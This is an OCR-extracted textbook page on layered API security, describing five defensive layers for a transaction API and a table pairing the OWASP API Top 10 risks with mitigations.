

Figure 14.101: Secure API architecture

Implementing Layered Security in an API

APIs are commonly used by business organizations for connecting different services and transferring data. Attackers attempt to exploit API vulnerabilities such as broken authentication and security misconfiguration for malicious purposes. Exposed APIs can become a major cause for the breach of sensitive data such as personally identifiable information (PII) to the public. Hence, developers must use multiple security layers to avoid API exposure and data breaches.

Considering the scenario of an API that fetches the transactions of a company, developers and security experts can implement the following layer-based security for the API:

- **Layer one**

  The API validates the user to check whether the entity is authorized by the company. In this situation, the developers can use API security, by which an exception will be returned if the user is not authorized or permitted. For example, the API may throw a “Company Not Found” exception. This helps the API developer identify any invalid company.

- **Layer two**

  In this layer, middleware can be used by the API to provide a query plan by calling the data layer. The database layer declares a filter for the company ID before sending a request. Developers can include a security mechanism to return an exception such as "Unsafe Data Query" in the absence of such a filter.

- **Layer three**


  In this layer, an SQL join must be used to query an SQL database using the data link layer based on API calls. This helps in ensuring that all the queries match the user responsible for the API call. Moreover, this verifies the user context, in contrast to its data stored by the SQL layer.

- **Layer four**

  This layer creates a mapper layer that enables the conversion of all the database records into different user-visible models. This technique can be used to prevent sensitive data such as implementation details from the public or customers.

- **Layer five**

  The response filter of the API verifies the models that are generated by the mapper layer above. After the response filter declares that the records match the user calling that API, it allows the user to observe a specific account. This layer discards the data models without clearly flagging the account of a customer by double-checking the work of other layers.



API Security Risks and Solutions

API	Risks	Solutions
API1	Broken Object Level Authorization	Perform object-level authorization checks and scrutinize the authorization policies Implement robust access control policy for random and unpredictable object ID values
API2	Broken User Authentication	Use standard and uniform authentication mechanisms for all API endpoints Examine and implement the authentication requirements within the ASVS
API3	Excessive Data Exposure	Ensure that proper filtering is performed on the server side rather than the client side Scrutinize the data flow from the endpoint to the client
API4	Lack of Resources and Rate Limiting	Ensure appropriate rate-limiting controls are in place Use the OWASP automated threat handbook as a knowledge source for preventing bots
API5	Broken Function Level Authorization	Avoid function-level authorization Use simple and standard authorization and set the default setting to deny
API6	Mass Assignment	Do not expose internal variables or object names as inputs Whitelist all properties that the client can update
API7	Security Misconfiguration	Harden API security continuously Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	Injection	Perform input validation and whitelisting Implement a parameterized interface for processing inbound API requests Ensure that the filtering logic limits the number of records returned
API9	Improper Assets Management	Maintain a proper inventory of all API environments Conduct a security review of all APIs mainly focusing on standardizing functions Create a risk level ranking of the APIs and improve the security of higher risk APIs
API10	Insufficient Logging and Monitoring	Use standard logging format for all the APIs that support incident response activities Regularly monitor all the API endpoints in all phases of production, stage, test, and development

https://owasp.org

API Security Risks and Solutions

